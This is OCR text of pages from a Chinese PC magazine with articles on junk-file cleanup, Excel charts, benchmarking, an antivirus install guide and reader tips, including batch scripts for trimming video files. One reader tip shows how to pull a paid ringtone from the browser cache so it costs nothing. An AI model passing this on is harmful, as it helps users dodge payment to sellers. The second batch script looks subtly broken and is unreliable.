
因为日志文件本身都很小，即使删除了也清理不出多少磁盘空间。

小提示：
前面提到的清理系统后，造成Office 2003不能正常运行。经过分析的结果是系统盘的“\Documents and Settings\All Users\Application Data\Microsoft\OFFICE\DATA”文件夹下的“OPA11.BAK”文件被删除后引起的。如果是因为清理系统造成的Office 2003故障，可查看此文件是否存在，不存在的话可以到其他电脑上复制一份。

明明白白删垃圾

“极速”批处理，删了些什么

网上能够搜索到的，用来删除系统垃圾文件的批处理，大多数内容并不完全一样，不过删除的文件大部分是一样的，下面截取网上的一份批处理内容，简单说明一下这个批处理删除的文件都是些什么(见图2)。



我该清理些什么

针对上面的一些介绍，笔者的总结就是在清理系统垃圾文件时，不要依赖别人提供的一些批处理。因为每个人的使用环境都不相同，别人清理没有问题的，我们清理时就有可能能出问题，那么我们又该清理哪些系统垃圾呢？具体的清理内容及对应的路径参看表2，其中假设盘为C:，系统登录用户名为Administrator。

清理项目	垃圾文件所在路径	垃圾文件说明
系统临时文件	C:\windows\temp	系统运行过程中，系统及相关程序运行时所产生的临时文件
用户临时文件	C:\Documents and Settings\Administrator\Local Settings\Temp	
系统预读取文件	C:\WINDOWS\Prefetch	系统启动时的预读取文件

明明白白删垃圾

通过上图大家应该对批处理清理的内容有所了解了，下面再针对图中的几个文件扩展名详细解释一下，并说明是否可以删除(见下表)。

扩展名	文件类型	是否删除
*.tmp *._mp	程序运行产生的临时文件	建议删除
*.gid	帮助的索引临时文件	
*.log	日志文件	建议保留
*.chk	恢复文件	
*.old	备份文件	
*.bak	备份文件	

在清理垃圾文件的过程中，扩展名为.log的日志文件一般较多，虽然大部分日志文件对使用没有什么作用，但仍然不建议删除日志文件，



除了表中列出的几大重点临时文件外，还有一个垃圾文件大户就是浏览器缓存文件，在IE浏览器中，执行“工具→Internet选项”命令，在打开的对话框中单击“浏览历史记录”下方的“删除”按钮，在弹出的对话框中根据自己的需要删除相应的项目即可(见图3)。CF [XR02]

投稿 | xinrb@cfan.com.cn

用图表说话！
实战Excel图表制作

●越野苍狼

记录数据，大家都习惯使用Excel了，不仅制作方便，进行数据的分析也容易。不过表格做好后，在给别人展示，特别是一些会议中，要向与会者描述Excel中对应的数据所反映的问题时，只是数字的形式非常不直观。如果能为这些数据再配上相应的图表，便可以让数据一目了然，让事实更有说服力。

我的钱花哪去了？

虽然感觉自己算是比较节俭的，日常开支也很少，但还是和很多同龄人一样，近似于“月光族”。为了彻底弄清楚钱到哪去了，从10月中旬开始，我也用Excel记账了。不过记是记了，几个月下来，一堆的数字，想要知道自己的钱主要花在哪里还真不容易，还是让图表来告诉我吧，这里以10月的半个月数据制作一个简单的柱形图为例。

第一步：在数据表中，单击“插入”选项卡中的“图表”组中的“柱形图”的下拉箭头，在打开的界面中选择“二维柱形图”中的第一个（见图1），这时Excel就会在表格中插入了一个空的图表。

第二步：图表插入后，“图表工具”便成为可用状态，共分为“设计”、“布局”、“格式”三个标签，默认停留在“设计”标签界面。单击“数据”组中的“选择数据”按钮，然后使用鼠标拖动选择需要通过图表来展示的数据区域，松开鼠标后，“选择数据源”对话框中会显示选择的结果，并且图标也即时展现了，单击“确定”按钮完成图表的创建（见图2）。

图表创建完成后，通过图表就一目了然了，因为是柱状图，观察高度最高的所对应的是哪一项的开支，就能直接看出钱花到哪里去了。

小提示：
选中图表后，在“设计”标签中，单击“移动图表”，在弹出的对话框中选择“新工作表”项，可以将图表创建在一个独立的工作表中，通常可以看到更多的数据细节。

图表创建必备技巧

上面创建的图表可以说是一个最简单的图表，也是一种最普通的情况，如果情况稍微复杂一点，那么创建图表的过程就没有这么简单了，因此下面几条小技巧是创建图表过程中必须知道的。

1.非连续数据选取

在创建图表的过程中，有些时候需要创建图表的数据在数据表中并非是一个完全连续的区域，这时如何使用鼠标拖动选择图表所需的数据范围呢？

在选取了第一个数据区域后，按住Ctrl键的同时，再选择不相邻的数据区域即可。

1


单击此按钮可打开“图表”对话框，可以在更多的图表类型中进行选择

2

单击此按钮开始选择数据区域

使用鼠标拖动选择数据区域时，选择的范围会在该区域中实时显示

数据区域选择结束后，图表便实时显示出来了



3

小提示：
当选择的数据区域较大，很难用鼠标拖动控制时，可以先单击选中数据区域的最左上角单元格，然后按住Shift并选择数据区域中的最右下角的单元格即可。

2.图表类型轻松切换

不同的数据类型，不同的应用场合，有时候需要使用不同的图表类型来表达。绝大多数的二维图表都是可以直接相互转换的，如果感觉制作的图表很难表达想要表达的内容，可以试着更改图表的类型。

单击图表区（见图3），这时“图表工具”便呈可用状态，单击“类型”组中的“更改图表类型”按钮，在打开的“更改图表类型”对话框中，选择合适的图表类型即可。

3.美化图表

在Excel 2007中，想要创建一个漂亮美观的图表已经是再简单不过的事了，激活“图表工具”后，通过更改“设计”、“布局”、“样式”标签中的不同的设置，可以让图表更美观。Excel 2007中很多设置都是即时变更的，将鼠标指针移动到某一设置项上，对应的设置效果便立即在图表中显现出来。

在实际制作过程中，通过调整“格式”选项卡中的“形状样式”组中的设置，可以快速制作出美观的图表。

制作出令人惊艳的图表也是值得骄傲的事，虽然不是很容易，但是只要掌握了图表的创建方法，其他的一切就变得很简单了。因为所有的有关图表的操作都可以在“图表工具”的三个标签中完成，图表创建完成后，可以尝试不同的设置组合，从而制作出自己想要的效果。 CF [XR03]



（进入超级兔子魔法设置的主界面，选择“系统”→“Vista系统评分”，就可以对Vista评分进行作弊修改。）

看看谁的好，比比谁的快
如何测试自己机器的性能

●Milk

同学A：前些天一个朋友用一万块装了电脑，那机器叫一个快啊！
同学B：那是他“大头”，被JS蒙了吧，咱这五千块的电脑肯定比他的快！
路人：你们吵来吵去有什么用，比比看就知道了！Ready……Fight!


Round 1

首先进行比赛的是处理器性能，一般我们选用SuperPi（下载地址：http://www.onlinedown.net/soft/73996.htm）进行测试，这个软件就是套用公式让你的处理器运算出圆周率π。而小数点后面的位数越多计算就越复杂，一般测试时选用小数点后100万位。

常见CPU SuperPi成绩

CPU	成绩
Intel Core 2 Duo T7700	21s
Intel Core 2 Duo E6600	21s
Intel Pentium E2140	36s
Intel Celeron D 420	39s
AMD Phenom X3 8750	32s
AMD Athlon64 X2 3600+	44s
AMD Athlon64 3000+	50s
AMD AthlonXP 2500+	58s

网络大补贴 SuperPi成绩全表：
http://blog.cfan.com.cn/index.php/766064/viewspace-372076



●点击“Calculate”→选择“1M”→点击OK，就开始进行测试了


●经过19步，几十秒的等待，成绩出现了，如果你的成绩高达1分钟以上，那么抱歉，升级吧！

Round 2

下面要进行的是显卡性能比赛，这里我们采用的是3DMark06（下载地址：http://www.newhua.com/soft/46413.htm），此软件可以用游戏Demo测试显卡的性能，如果你的显卡比较差那么游戏Demo就会“一顿一顿”，最后测出来的分数也就不会很高，这个比赛里的显卡是主角，而处理器、内存等虽然也些许影响分数，但是关系不大。

小提示：
需要注意的是，如果想去比较自己的显卡，最好不要在设置里改动，一般的成绩都是测试中的默认值。

通过显卡测试可以看出来你的显卡在一个什么样的水平，也可以互相较量高低，更重要的是可以根据下面小字的成绩判断，你的旧显卡是否对新游戏、新特效支持的比较好。



●安装好3DMark 06→点击左下角的“Run 3DMark”，这个时候漂亮的游戏Demo就会一个一个进行演示，不要急，泡杯茶慢慢看吧，大约20分钟后测试就会结束。



●测试结束后便会弹出你的成绩，下面的小字分别是老游戏的分数、新游戏的分数、处理器的分数，中间那一排大字就是你的总成绩了，也就是我们常常听到的Mark06分数，如果你的成绩还停留在3000以下，那么升级吧！

Round 3

决赛开始，众所周知现在装个操作系统都要显卡提供支持，那么你的整机是否能流畅的运行Vista也成为了标准之一，那么Vista评分便成为了本次比赛的项目之一。Vista评分分为处理器、内存、图形、游戏图形、主硬盘5个项目，总分采用了简单的“木桶理论”取这五者的最低值。



●打开“开始”菜单→右键点击“计算机”→在弹出的窗口中选择“Windows体验索引”→在弹出的窗口中选择“更新我的分数”，大约10分钟后就可以看到Vista的评分了。

小知识 Vista基准分的标准：

1.0 可以运行Windows Vista的最小硬件要求。满足运行Windows Vista的基本功能，可以安装Windows Vista。

2.0 这种等级的电脑可以启用Windows Aero，但是用户会感到性能相当低，尤其是电脑的分数低于2.5并且没有至少64MB显存的时候。如果同时打开多个应用程序窗口，或者使用大显示器的时候也会感到性能的降低。

3.0 Aero也能获得较好的表现。

4.0 电脑性能相当好，可以算是高端产品了，所有Windows Vista功能都可以获得不错的性能。

5.0 最高端的电脑产品：游戏用电脑、高性能台式机、以及高性能媒体中心等。可以在多个显示器上以很高的分辨率运行Aero玻璃特效。

就此谁胜谁负总该有个结果了，当然电脑是用来学习、工作和娱乐的，而不是用来炫耀的，适当的测试是好的，如果只为了分数而测试就失去了意义…… CF [XR04]

“霸”不是一个人在战斗！
讲述金山毒霸 2009“云”霸天下的故事

●江苏/周建峰

2009年是联合国宣布的国际天文年，这一年杀毒软件界的天文现象主是风起“云”涌。

每到新的一年，各大杀毒软件厂商就会摆开阵式，年年升级年年更新，每年主题大不同，2008版主打内容是“主动防御”，2009版的主要内容变成了“云”。如今这个“病毒敢把杀软杀死！”的年代，病毒作者们怀揣着“狼多肉少”的郁闷情绪，大力开发各种病毒木马，时不时地还闹点内部斗争。

作为正义的代表，杀毒软件也不停地寻找解决方案，但每次都带着“长江后浪推前浪，前浪死在沙滩上”的精神，不停地更新升级，为的就是充分证明“道高一尺，魔高一丈”这一理论。

想想原因也其实也很简单——一款杀毒软件要对付n多病毒，实在是为难它老人家了。

既然病毒这么多，那么就让更多的人联合起来与它们对抗呗。反正所有程序是有数的，杀毒软件厂商对待这种程序就是分拣，把好程序与坏程序分开，你要做的就是享受分拣后的结果，过程很像菜市场的大妈挑烂西红柿，在她们面前摆上两个大筐，分写“好”、“坏”，用不了多长时间，两筐西红柿就分拣完毕，你吃好的，扔掉坏的。当然了，如果你乐意，也可以参与到其中——把你认为是病毒的文件提供给他们，让他们来判断到底有没有问题（把你卖的菜让大妈挑一下）。这样，你提供1000个文件，他再提供5000个，参与的人慢慢多了，收集的程序多了，你中毒的几率也就小了，这样“你和杀毒软件将不再是一个人在战斗了”！

事实证明，“打狼”这种事，还是人多了好。当然防/杀毒这种事是不能叫“打狼”的，来个好听的名字吧——“云安全”。现在嚷嚷着“云安全”最厉害的就是“金山毒霸 2009”了，我们来个拨“云”见日，看看它是怎么干的！


第一步：登录http://www.duba.net/download，在这里提供了毒霸的三种安装方式（见图1），我们当然要先免费体验一下，不必犹豫，点击“普通安装”，下载软件。

第二步：进入保存文件夹，双击文件出现安装欢迎界面，单击“下一步”出现“许可协议”，单击“我接受”按钮选择“安装组件”（见图2）。然后单击“下一步”选择安装文件夹，这里就不要修改了；再次单击“下一步”确认安装组件，单击“安装”按钮开始安装金山毒霸2009。

第三步：安装结束后会自动打开“金山毒霸配置向导”（见图3），对于我们这些平常最多见到杀狼的，但从来没见过“狼”长什么样的菜



●目前金山毒霸 2009可以免费使用37天，完全满足你深入体验，中毒后清理木马等需要



●你大可安心选择全部项目，杀毒软件是不可能给你带进来没用的程序的



●看到“参与系统安装增强计划”了吧，那玩意就是传说中的“云”，加入后你的电脑立刻变身一片“小云”……



●要牢记通行证和密码，这玩意以后重装时还需要再用的，如果你之前购买了金山毒霸 2009，更要记好

鸟来说，“自定义配置”里的一堆专业名词难度过大，直接选择“默认配置”吧，再单击“下一步”即可。这时会开始内存查毒，单击“下一步”按钮开始运行组件，此时可能会出现对话框，选择“始终信任来自Zhuhai Kingsoft Software Co.,Ltd”的软件，单击“安装”按钮。

第四步：配置结束后会自动打开升级程序，选择“快速升级模式”，单击“下一步”开始验证用户类型（见图4）。如果你之前已经有了金山毒霸的通行证和密码，可单击“我是老用户”。相信在看文章的你，目前还是要选择“我是新用户”的，单击“下一步”会自动申请免费的通行证和密码，这样能免费使用金山毒霸2009，最后单击“下一步”开始升级金山毒霸2009。升级完成后，单击“完成”按钮重新启动电脑。

小提示

无论使用何种杀毒软件，安装之后的第一步就是升级程序，将杀毒软件的病毒库更新到最新版，这样才能预防和查杀最新的病毒，让杀毒软件真正发挥作用。金山毒霸2009免费使用期过后，就会无法升级病毒库，其保护作用就失去了一半。

这里建议大家最后来个“大屠杀”——安装完后，立刻对电脑进行一次全面的病毒清理：双击桌面上的“金山毒霸”快捷方式，单击主界面上的“安全起点站”下的“我的电脑”，然后单击“开始扫描”按钮对电脑进行全面扫描（见图5）。

至此，你的Windows“彩云”附体，系统中的“金山毒霸 2009”不是一个人在战斗，它不是一个人…… CF [XR05]



●清理病毒这活可是需要相当长时间的，虽然可以换个时间再进行，但还是劝你安装完杀毒软件后立刻干这活儿



读者wz：我自2007年看了Cfan后（我哥哥买的），觉得很有意思，我太太太喜欢了。我有一个问题：为什么在我新建账户的时候，总是不能新建受限账户，因为“受限”帐户已经变成不可选了，怎么办呢？

学会捞，你才能捞好歌

额外奖 ¥30

■铁骑浪人



我是一名高中生，那一天偶尔经过路边地摊与CFan结缘从此便一发不可收拾。现在更是每期必看，祝CFan越办越好。

看了16期的《大海捞针，不如就地“取歌”》。经过使用我发现这种方法在千千静听上对于同时下载多首歌曲的确很方便，但美中不足的是转换后的目标文件都会有一个冗长而且杂乱的名字，而且进一步发现千千是先把源文件下载到本地硬盘中后才开始转换工作的，于是在电脑中就有了不同版本的同一首歌曲，用作者的方法不但浪费了磁盘空间，而且重命名转换后的文件名又得花费一番工夫。而且很多人都有先试听后下载的习惯，试听后才会把觉得好听的歌曲下载到手机或MP3中，其实这时歌曲文件已经下载到本地了，有鉴于此，我便产生了从硬盘中直接“拿来”的想法。大概的思路和方法基本有以下三种：

1.下载后的文件可能是原始文件名，或者以歌手和歌曲信息命名。这样直接动用Windows自带的搜索就可以了。

2.有些软件保存音乐文件的临时文件夹很可能在安装目录下。

3.文件下载到本地后，文件总数会增多，占用空间会增大。



比如酷我音乐盒，它是将歌曲保存在C:\Documents and Settings\All Users\Application Data\mcache这个文件夹中了。搜狗音乐的临时文件路径是C:\Documents and Settings\Administrator\Local Settings\Temp\SogouMusicBox\MP3，喜欢其他网络播放器的朋友们可以自行尝试。

软件上试听的音乐拿来工作已经告一段落。下面就来获取各种网页的背景音乐工作。就拿百度上的手机铃声作为实验对象吧，搜索热门手机铃声随便点一个，一首2元，对于咱这普通网民来说可不便宜，下面就让他收费的变成免费的。开始点试听，等他唱完了，直接打开网页的临时文件夹C:\Documents and Settings\Administrator\Local Settings\Temporary Internet Files，这时会出现一大堆乱七八糟的东西，不管他，直接拉到底看到那个带千千静听文件标志的文件了吧，直接复制到桌面上打开，看看是不是你想要的（见图）。

小编点评：在下载那两块钱的铃声前，可以点击IE中的“工具→Internet选项”，再点击“删除文件”按钮，这样Temporary Internet Files文件夹就会清爽很多。


“迷你背单词”升级版

额外奖 ¥30



我是《电脑爱好者》的老读者了。从2005年开始一直到现在，《电脑爱好者》伴我走过了三载。她让我从一名菜鸟变成了一个电脑伪专家。非常感谢你们，我也会继续支持你们。

我曾多次向贵刊投稿，也曾有幸在2008年第21期发表了一篇《没有金山词霸也能“迷你背单词”》。在试用过几次之后我个人觉得还有些不足，就是它没有“金山迷你背单词”的即点即停功能。在查找了资料之后发现HTML语言的onmouseover和onmouseout这两种行为可以达到这个功能。只需在原文中加入onmouseover=this.stop()和onmouseout=this.start()语句（见图）。



onmouseover=this.stop() onmouseout=this.start() 表示当鼠标移到以上区域的时候滚动停止，当鼠标移开的时候又继续滚动。现在我们再按照原文所说的方法设置好。当你把鼠标放到该软件界面的时候单词就会自动停止滚动，而你把鼠标拿开以后又会继续滚动。这样是不是更完善呢？另外还有几个参数可供大家参考（见下表）。

小编点评：记得这已经不是第一次作者“回音”自己的稿件了，这也说明并非所有的稿件都很完美，欢迎大家积极参与。

参数	含义	值
behavior	表示滚动的方式	可以是scroll（连续滚动）、slide（滑动一次）和alternate（来回滚动）
loop	表示循环的次数	正整数，默认为无限循环
scrollamount	表示运动速度	正整数，默认为6
scrolldelay	表示停顿时间	正整数，默认为0，单位是毫秒

投稿 | xinrb@cfan.com.cn

小编回复：这是因为Windows要求系统有多个账户的话，除了Administrator账户之外最少有一个为"计算机管理员"类型的账号，所以你再新建一个管理员账号，就可以建立受限用户了。

额外奖 ¥50

真正批量剪裁RMVB连续剧

■河北/相逢一笑


我是电爱的忠实用户，仔细算来，已经"结缘"八年了吧。在与电爱相伴的日子里，我的电脑知识进步很快，偶尔还在电爱上发表个小文章，甚至，还有一次获得读者最喜爱的稿件评选三等奖呢！感谢电爱给我带来了快乐！

最近一段时间，我迷上了电视连续剧，可由于工作的关系不能天天回家。为了能完整地欣赏电视剧，我使用BT方式下载到了硬盘上，计划分别拷贝到手机和MP4播放器中，这样以后在班车上，到班宿舍里就能观看了。可是，每一集都有几分钟的片头和片尾，对于几十集的连续剧来说，这些片头、片尾占用的时间相当客观，更何况它还占用宝贵的存储空间，甚至在白白地浪费电池电量！

因此，我想找个软件来将这些片头和片尾删除掉，可找寻了很久，发现绝大多数软件只支持单文件剪裁，根本无法批量解决，这怎么行？挨个剪裁还不郁闷死？于是，我一直寻找批量剪裁的办法，发现《电脑爱好者》2008年第9期《片头片尾轻松除》一文介绍了使用暴风影音来跳过片头、片尾的办法，显然这个方法不适合我；而该文中提到的电爱2007年第19期《掐头去尾 随心所欲RMVB影片批量剪裁法》一文，使用RealMedia Editor的命令行来批量完成的方法使我茅塞顿开。非常可惜，该文对于具体如何实现批量剪裁只是一笔带过，根本无法"照猫画虎"。不过，根据该文的介绍，综合其他搜索到的知识，经过N次的尝试，我终于实现了批量剪裁的梦想！


具体方法：

第一步： 从http://work.newhua.com/cfan/200824/pcl.rar下载压缩包文件，再从http://www.onlinedown.net/soft/13458.htm下载rmeditor，将其中的文件解压缩到存放连续剧的目录中（见图1）。




▲ 注意该目录路径文件名中不能包括空格

第二步： 以剪裁电视剧"神探狄仁杰"为例，使用KMPlayer播放任意一集，当播放完片头后记录下时间；拖动进度条，当开始播放片尾时，再次记录下时间（见图2）。



第三步： 用记事本程序打开"简单剪裁.bat"文件，用上图中得到的片头时间、片尾开始时间分别替换下图中相应的位置，保存后退出。注意，这里的时间格式为"天:小时:分钟:秒.毫秒"，如果不指定时间，则以"00"代替（见图3）。



```
@echo off&setlocal EnableDelayedExpansion
FOR /F "usebackq" %%i IN (`DIR /B *.rmvb`) DO "%cd%"\rmeditor\rmeditor.exe -i %%i -o "%cd%"\out_%%i -s 00:00:03:24.000 -e 00:00:43:37.000
```


第四步： 双击"简单裁剪.bat"文件就能启动剪裁工作了，当完成一集电视剧以后会自动开始下一集的剪裁，直至全部处理完毕，最后会得到增加了"out_"为开头的同名文件。

进阶应用：

如果电视剧每一集的播放时间总长度基本相同，使用上述的方法可以快速剪裁。但是，有些电视剧每集之间的时间总长度长短不一，这样剪裁以后会出现某一集的正常剧情被剪掉，前后两集不连贯，而有的则会出现只剪裁掉一部分片尾，总之看起来非常不爽！

因此，经过一番搜索，发现RealMedia Editor软件中自带的"rma.exe"文件能获取RMVB文件的播放时间总长度，而且每一集的片头、片尾的播放时长基本都是固定的，如果能让批处理文件智能地获取每一集的时间总长，然后再减去片尾的播放时间，这样不就只剩下片头和正常剧情的时间了吗？再剪裁就行了。

第一步： 仔细观察上面第二张图的"片尾"部分，发现该剧在43分37秒开始播放片尾，直到46分14秒全剧结束，这样片尾的总长度就是两时间之差，也就是2分37秒。但是RMA程序要求时间以毫秒为单位，这样换算一下就是157000毫秒（1秒=1000毫秒）。

第二步： 用记事本程序打开"完美剪裁RM.bat"文件，将得到的片尾时长添加到"片尾播放时间总长度"处，然后再修改下方的"片头结束时间"，保存后退出（见图4）。



```
@ECHO OFF&SETLOCAL ENABLEDELAYEDEXPANSION
FOR /F "usebackq" %%i IN (`DIR /B *.rmvb`) DO (
FOR /F "usebackq tokens=4,5* delims= " %%I IN (`"%cd%\rmeditor\rma.exe -db %%i ^| FIND "File duration"`)
DO (
SET /A LONGTIME = %%I -157000
)
SET /A MMM=!LONGTIME!/10%%100
SET /A SS=!LONGTIME!/1000%%60
SET /A MM=!LONGTIME!/60000%%60
SET /A HH=!LONGTIME!/3600000%%60
"%cd%"\rmeditor\rmeditor.exe -i %%i -o "%cd%"\out_%%i -s 00:00:03:25.000 -e !DD!:!HH!:!MM!:!SS!.!MMM!
)
ENDLOCAL
@ECHO ON
```


第三步： 运行修改后的"完美剪裁RM.bat"，这样批处理程序将自动计算每一集的时间总长，然后再自动按照设置的片头、片尾的长度进行剪裁，这样就只剩下完整的剧情内容了。

当然，由于这样的RMVB码率过高，很多手机都无法正常播放，只要采用其他的工具进行批量格式转换就行了，无须再编写批处理文件。

小提示

压缩包中提供的两个批处理文件中均使用变量来代替可执行文件的绝对路径，大家只需要根据自己的电视剧来修改具体的片头、片尾时间就行了，其他参数无须修改。


小编点评：实在是高档的方法，这里再回忆一下，批量裁剪处理MP3音频文件是用什么软件来着？嗯，对GoldWave（下载地址：http://www.onlinedown.net/soft/5236.htm）就能搞定。

Gbridge拒绝搭建VPN?

wgl721219：下载了GBridge安装后，运行出现如图所示提示，意思是没有被防火墙识别。我的环境是网通宽带单位局域网，我本机的防火墙是瑞星、XP防火墙，并且两个都关闭也不行。怎么解决（见图）？

论坛网址：http://bbs.cfan.com.cn/thread-799272-1-1.html

小编点评：在帖子的回复中也有很多读者遇到了同样的问题，基本上都是在防火墙后，这是因为GBridge目前还没有突破防火墙的功能，所以目前没办法。



本期特别感谢：王松涛、默语、刘振、曹峰、亡者，以及第一次投稿的勾英达，你们的稿子小编都收到了，感谢你们积极参与回音壁栏目，希望继续支持。



（很多给数码照片添加日期的程序实际就是调用Exif信息进行添加的，比如PrintDate（下载地址：http://www.newhua.com/soft/23787.htm））

名侦探小T：照片引发的诈骗事件

●张伟利（江苏）

“王阳明，你骗我，你说今天是和李斌去玩的，但小T看到你和孙小美去的！你为什么要骗我？”
“小兰，我没有骗你呀，我真的是和李斌去的，不是也把照片给你看了吗？”
“我不信，我们去问问小T，你要敢骗我，看我怎么收拾你的！”

名侦探小T登场

“王阳明呀，不是兄弟我不够意思，你别骗我妹妹小兰嘛。”“哦？你的闪盘上有和李斌去玩时拍的照片？那我来看看。”

……

“哈哈，你的小伎俩被我识破了！这是你去年和李斌一起去拍的照片！”虽然王阳明不停的狡辩，但在名侦探小T拿出了证据后，他终于承认了……

小T解密 照片背后的故事

想知道一张照片的真实拍照日期吗？其实现在的数码照片可不仅仅只是你看到的那美丽的画面，在它背后还隐藏着巨大的秘密，你用什么相机拍的，当时相机的状态，什么时候拍的，全都记录着，很像照片的户口，而且这“户口”是可以让人随便查的。

